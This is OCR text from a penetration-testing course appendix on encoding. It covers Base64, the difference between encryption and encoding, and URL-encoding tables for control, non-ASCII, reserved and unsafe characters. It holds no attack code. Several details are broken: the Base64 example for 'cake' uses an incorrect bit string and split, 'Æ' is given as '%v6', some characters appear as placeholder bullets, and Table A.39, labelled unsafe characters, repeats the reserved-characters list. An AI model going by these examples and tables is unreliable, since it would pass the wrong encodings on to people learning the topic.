
  Base 64 uses only printable characters to represent binary data. It is not only used to encode user credentials but also to encode email attachments that are transmitted over SMTP. It further encodes binary data by treating it numerically and translating it into a base 64 representation. It takes data in blocks of 3 bytes (24 bits) and divides these 24 bits into 4 chunks of 6 bits. Each chuck is then converted to its respective base 64 value.

  For, example:

  cake = `011000110110000101101011101100101`

  Base64 Encoding: `011000 110110 000101 101011 011001 010000 000000 000000`

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Differences between Encryption and Encoding

The following table explains the differences between encryption and encoding:

Encryption	Encoding
It is the process of transforming the information in a specific format using some algorithms so that an authorized person can access it	It is a process of changing the data into digitalized form for efficient transmission
It has the ability to maintain confidentiality and reverse the information for security purpose	It maintains data usability and uses which are publicly available
Original data can be retrieved if we know the key and algorithm used during encryption	Original data can be reverted using only encoding algorithm. No need of key
It is used for maintaining data confidentiality	It is used to maintain data usability
AES, Blowfish, RSA these algorithms are used during encryption	ASCII, Unicode, URL Encoding, Base64 these algorithms are used for encoding
Example: One can send the encrypted letter with some confidential information and its decryption key or password via email so the intended user can get that data	Example: Email containing binary data or with some special character

Table A.35: Differences between Encryption and Encoding

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

ASCII Control Characters Encoding

- ASCII control characters or unprintable characters are mainly used for **output control** and its ranges from 00-1F hex (0-31 decimal) and 7F (127 decimal)

The complete ASCII Control Characters Encoding table is shown below:

Decimal	Hex Value	Character	URL Encode
0	00		%00
1	01		%01
2	02		%02
3	03		%03
4	04		%04
5	05		%05
6	06		%06
7	07		%07
8	08	backspace	%08

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ASCII Control Characters Encoding (Cont'd)

Decimal	Hex Value	Character	URL Encode
9	09	tab	%09
10	0a	linefeed	%0a
11	0b		%0b
12	0c		%0c
13	0d	carriage return	%0d
14	0e		%0e
15	0f		%0f
16	10		%10
17	11		%11
18	12		%12
19	13		%13
20	14		%14

Decimal	Hex Value	Character	URL Encode
21	15		%15
22	16		%16
23	17		%17
24	18		%18
25	19		%19
26	1a		%1a
27	1b		%1b
28	1c		%1c
29	1d		%1d
30	1e		%1e
31	1f		%1f
127	7f		%7f

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ASCII Control Characters Encoding

The American Standard Code for Information Interchange (ASCII) is used to store the alphanumeric characters in standard form. ASCII uses unique binary 7-bits number for each character that are stored to support the upper/lower case alphabets, the numbers and some special characters for example, $ + - ( ) @ < >. ASCII control characters or unprintable characters are mainly used for output control and its ranges from 00-1F hex (0-31 decimal) and 7F (127

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

decimal). The character sets that are used in modern computers or on the Internet are all ASCII based. The complete ASCII Control Characters Encoding table is shown below:

Decimal	Hex Value	Character	URL Encode
0	00		%00
1	01		%01
2	02		%02
3	03		%03
4	04		%04
5	05		%05
6	06		%06
7	07		%07
8	08	backspace	%08
9	09	tab	%09
10	0a	linefeed	%0a
11	0b		%0b
12	0c		%0c
13	0d	carriage return	%0d
14	0e		%0e
15	0f		%0f
16	10		%10
17	11		%11
18	12		%12
19	13		%13
20	14		%14
21	15		%15
22	16		%16
23	17		%17
24	18		%18
25	19		%19
26	1a		%1a
27	1b		%1b
28	1c		%1c
29	1d		%1d
30	1e		%1e
31	1f		%1f
127	7f		%7f

Table A.36: ASCII Control Characters Encoding Table

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Non-ASCII Control Characters Encoding

- Non-ASCII control characters are outside the ASCII character set of 128 characters.
- It includes the complete "top half" of the **ISO-Latin set 80-FF hex** (128-255 decimal)

The complete non-ASCII control characters encoding table is shown below:

Decimal	Hex Value	Character	URL Encode
128	80	€	%80
129	81	•	%81
130	82	‚	%82
131	83	ƒ	%83
132	84	„	%84
133	85	…	%85
134	86	†	%86

Decimal	Hex Value	Character	URL Encode
135	87	‡	%87
136	88	ˆ	%88
137	89	‰	%89
138	8a	Š	%8a
139	8b	‹	%8b
140	8c	Œ	%8c
141	8d	•	%8d

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Non-ASCII Control Characters Encoding (Cont'd)

Decimal	Hex Value	Character	URL Encode
142	8e	Ž	%8e
143	8f	•	%8f
144	90	•	%90
145	91	‘	%91
146	92	’	%92
147	93	“	%93
148	94	”	%94
149	95	•	%95
150	96	–	%96
151	97	—	%97
152	98	˜	%98

Decimal	Hex Value	Character	URL Encode
153	99	™	%99
154	9a	š	%9a
155	9b	›	%9b
156	9c	œ	%9c
157	9d	•	%9d
158	9e	ž	%9e
159	9f	Ÿ	%9f
160	a0		%a0
161	a1	¡	%a1
162	a2	¢	%a2
163	a3	£	%a3

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Non-ASCII Control Characters Encoding (Cont'd)

Decimal	Hex Value	Character	URL Encode	Decimal	Hex Value	Character	URL Encode
164	a4	¤	%a4	175	af	¯	%af
165	a5	¥	%a5	176	b0	°	%b0
166	a6	¦	%a6	177	b1	±	%b1
167	a7	§	%a7	178	b2	²	%b2
168	a8	¨	%a8	179	b3	³	%b3
169	a9	©	%a9	180	b4	´	%b4
170	aa	ª	%aa	181	b5	µ	%b5
171	ab	«	%ab	182	b6	¶	%b6
172	ac	¬	%ac	183	b7	·	%b7
173	ad		%ad	184	b8	¸	%b8
174	ae	®	%ae	185	b9	¹	%b9

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Non-ASCII Control Characters Encoding (Cont'd)

Decimal	Hex Value	Character	URL Encode	Decimal	Hex Value	Character	URL Encode
186	ba	º	%ba	197	c5	Å	%c5
187	bb	»	%bb	198	c6	Æ	%v6
188	bc	¼	%bc	199	c7	Ç	%c7
189	bd	½	%bd	200	c8	È	%c8
190	be	¾	%be	201	c9	É	%c9
191	bf	¿	%bf	202	ca	Ê	%ca
192	c0	À	%c0	203	cb	Ë	%cb
193	c1	Á	%c1	204	cc	Ì	%cc
194	c2	Â	%c2	205	cd	Í	%cd
195	c3	Ã	%c3	206	ce	Î	%ce
196	c4	Ä	%c4	207	cf	Ï	%cf

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Non-ASCII Control Characters Encoding (Cont'd)

Decimal	Hex Value	Character	URL Encode	Decimal	Hex Value	Character	URL Encode
208	d0	Ð	%d0	220	dc	Ü	%dc
209	d1	Ñ	%d1	221	dd	Ý	%dd
210	d2	Ò	%d2	222	de	Þ	%de
211	d3	Ó	%d3	223	df	ß	%df
212	d4	Ô	%d4	224	e0	à	%e0
213	d5	Õ	%d5	225	e1	á	%e1
214	d6	Ö	%d6	226	e2	â	%e2
215	d7	×	%d7	227	e3	ã	%e3
216	d8	Ø	%d8	228	e4	ä	%e4
217	d9	Ù	%d9	229	e5	å	%e5
218	da	Ú	%da	230	e6	æ	%e6
219	db	Û	%db	231	e7	ç	%e7

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Non-ASCII Control Characters Encoding (Cont'd)

Decimal	Hex Value	Character	URL Encode	Decimal	Hex Value	Character	URL Encode
232	e8	è	%e8	244	f4	ô	%f4
233	e9	é	%e9	245	f5	õ	%f5
234	ea	ê	%ea	246	f6	ö	%f6
235	eb	ë	%eb	247	f7	÷	%f7
236	ec	ì	%ec	248	f8	ø	%f8
237	ed	í	%ed	249	f9	ù	%f9
238	ee	î	%ee	250	fa	ú	%fa
239	ef	ï	%ef	251	fb	û	%fb
240	f0	ð	%f0	252	fc	ü	%fc
241	f1	ñ	%f1	253	fd	ý	%fd
242	f2	ò	%f2	254	fe	þ	%fe
243	f3	ó	%f3	255	ff	ÿ	%ff

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Non-ASCII Control Characters Encoding

All the Character set encodings which are not from ASCII come under non-ASCII control characters such as Unicode, EBCDIC, etc. Non-ASCII control characters are outside the ASCII character set of 128 characters. It includes the complete "top half" of the ISO-Latin set 80-FF hex (128-255 decimal). By default, these characters are not legal in URLs as they do not exist in the ASCII set of 128 characters. Non-ASCII characters are encoded to give a new format that can travel through the Internet. While encoding the non-ASCII characters, they are replaced with a

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

"%" symbol followed by the hexadecimal values. The complete non-ASCII control characters encoding table is shown below:

Decimal	Hex Value	Character	URL Encode
128	80	€	%80
129	81	•	%81
130	82	‚	%82
131	83	ƒ	%83
132	84	„	%84
133	85	…	%85
134	86	†	%86
135	87	‡	%87
136	88	ˆ	%88
137	89	‰	%89
138	8a	Š	%8a
139	8b	‹	%8b
140	8c	Œ	%8c
141	8d	•	%8d
142	8e	Ž	%8e
143	8f	•	%8f
144	90	•	%90
145	91	‘	%91
146	92	’	%92
147	93	“	%93
148	94	”	%94
149	95	•	%95
150	96	–	%96
151	97	—	%97
152	98	˜	%98
153	99	™	%99
154	9a	š	%9a
155	9b	›	%9b
156	9c	œ	%9c
157	9d	•	%9d
158	9e	ž	%9e
159	9f	Ÿ	%9f
160	a0		%a0
161	a1	¡	%a1
162	a2	¢	%a2
163	a3	£	%a3
164	a4	¤	%a4

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

165	a5	¥	%a5
166	a6	¦	%a6
167	a7	§	%a7
168	a8	¨	%a8
169	a9	©	%a9
170	aa	ª	%aa
171	ab	«	%ab
172	ac	¬	%ac
173	ad		%ad
174	ae	®	%ae
175	af	¯	%af
176	b0	°	%b0
177	b1	±	%b1
178	b2	²	%b2
179	b3	³	%b3
180	b4	´	%b4
181	b5	µ	%b5
182	b6	¶	%b6
183	b7	·	%b7
184	b8	¸	%b8
185	b9	¹	%b9
186	ba	º	%ba
187	bb	»	%bb
188	bc	¼	%bc
189	bd	½	%bd
190	be	¾	%be
191	bf	¿	%bf
192	c0	À	%c0
193	c1	Á	%c1
194	c2	Â	%c2
195	c3	Ã	%c3
196	c4	Ä	%c4
197	c5	Å	%c5
198	c6	Æ	%v6
199	c7	Ç	%c7
200	c8	È	%c8
201	c9	É	%c9
202	ca	Ê	%ca
203	cb	Ë	%cb
204	cc	Ì	%cc

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

205	cd	Í	%cd
206	ce	Î	%ce
207	cf	Ï	%cf
208	d0	Ð	%d0
209	d1	Ñ	%d1
210	d2	Ò	%d2
211	d3	Ó	%d3
212	d4	Ô	%d4
213	d5	Õ	%d5
214	d6	Ö	%d6
215	d7	×	%d7
216	d8	Ø	%d8
217	d9	Ù	%d9
218	da	Ú	%da
219	db	Û	%db
220	dc	Ü	%dc
221	dd	Ý	%dd
222	de	Þ	%de
223	df	ß	%df
224	e0	à	%e0
225	e1	á	%e1
226	e2	â	%e2
227	e3	ã	%e3
228	e4	ä	%e4
229	e5	å	%e5
230	e6	æ	%e6
231	e7	ç	%e7
232	e8	è	%e8
233	e9	é	%e9
234	ea	ê	%ea
235	eb	ë	%eb
236	ec	ì	%ec
237	ed	í	%ed
238	ee	î	%ee
239	ef	ï	%ef
240	f0	ð	%f0
241	f1	ñ	%f1
242	f2	ò	%f2
243	f3	ó	%f3
244	f4	ô	%f4

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

245	f5	õ	%f5
246	f6	ö	%f6
247	f7	÷	%f7
248	f8	ø	%f8
249	f9	ù	%f9
250	fa	ú	%fa
251	fb	û	%fb
252	fc	ü	%fc
253	fd	ý	%fd
254	fe	þ	%fe
255	ff	ÿ	%ff

Table A.37: Non-ASCII Control Characters Encoding Table

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Reserved Characters Encoding

1. Reserved characters are the **special characters** like the dollar sign, ampersand, plus, common, forward slash, colon, semi-colon, equals sign, question mark, and "at" symbol
2. These characters have different meaning in the URL, so it is required to encode them

The complete reserved characters encoding table is shown below:

Decimal	Hex Value	Char	URL Encode
36	24	$	%24
38	26	&	%26
43	2b	+	%2b
44	2c	,	%2c
47	2f	/	%2f
58	3a	:	%3a
59	3b	;	%3b
61	3d	=	%3d
63	3f	?	%3f
64	40	@	%40

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Reserved Characters Encoding

Reserved characters are the special characters like the dollar sign, ampersand, plus, common, forward slash, colon, semi-colon, equals sign, question mark, and "at" symbol. These characters have different meaning in the URL, so it is required to encode them.

Reserved characters are encoded by resolving the characters into respective byte value in ASCII, so that their values are represented with a pair of hexadecimal digits. URL encoding of a reserved character is done by converting the character into a corresponding byte value in ASCII and by representing that value as a pair of hexadecimal digits.

The complete reserved characters encoding table is shown below:

Decimal	Hex Value	Char	URL Encode
36	24	$	%24
38	26	&	%26
43	2b	+	%2b
44	2c	,	%2c
47	2f	/	%2f
58	3a	:	%3a
59	3b	;	%3b
61	3d	=	%3d
63	3f	?	%3f
64	40	@	%40

Table A.38: Reserved Character Encoding table

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Unsafe Characters Encoding

- **Unsafe characters** include space, quotation marks, less than symbol, greater than symbol, pound character, percent character, Left Curly Brace, Right Curly Brace, Pipe, Backslash, Caret, Tilde, Left Square Bracket, Right Square Bracket, Grave Accent
- It is always required to encode such types of characters

The complete unsafe characters encoding table is shown below:

Decimal	Hex Value	Char	URL Encode
32	20	space	%20
34	22	"	%22
60	3c	<	%3c
62	3e	>	%3e
35	23	#	%23
37	25	%	%25
123	7b	{	%7b
125	7d	}	%7d

Decimal	Hex Value	Char	URL Encode
124	7c	|	%7c
92	5c	\	%5c
94	5e	^	%5e
126	7e	~	%7e
91	5b	[	%5b
93	5d	]	%5d
96	60	`	%60

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Unsafe Characters Encoding

Characters can be unsafe for various reasons and even there is a possibility of misunderstanding them. That is why we must encode all unsafe characters within a URL. For example, the "#" character should be URL encoded that does not deal with fragments identifiers and it is not mandatory to change the URL encoding as because the URL copied is already used by another system.


Unsafe characters include space, quotation marks, less than symbol, greater than symbol, pound character, percent character, Left Curly Brace, Right Curly Brace, Pipe, Backslash, Caret, Tilde, Left Square Bracket, Right Square Bracket, Grave Accent. It is always required to encode such types of characters.

The complete unsafe characters encoding table is shown below:

Decimal	Hex Value	Char	URL Encode
36	24	$	%24
38	26	&	%26
43	2b	+	%2b
44	2c	,	%2c
47	2f	/	%2f
58	3a	:	%3a
59	3b	;	%3b
61	3d	=	%3d
63	3f	?	%3f
64	40	@	%40

Table A.39: Unsafe Characters Encoding table

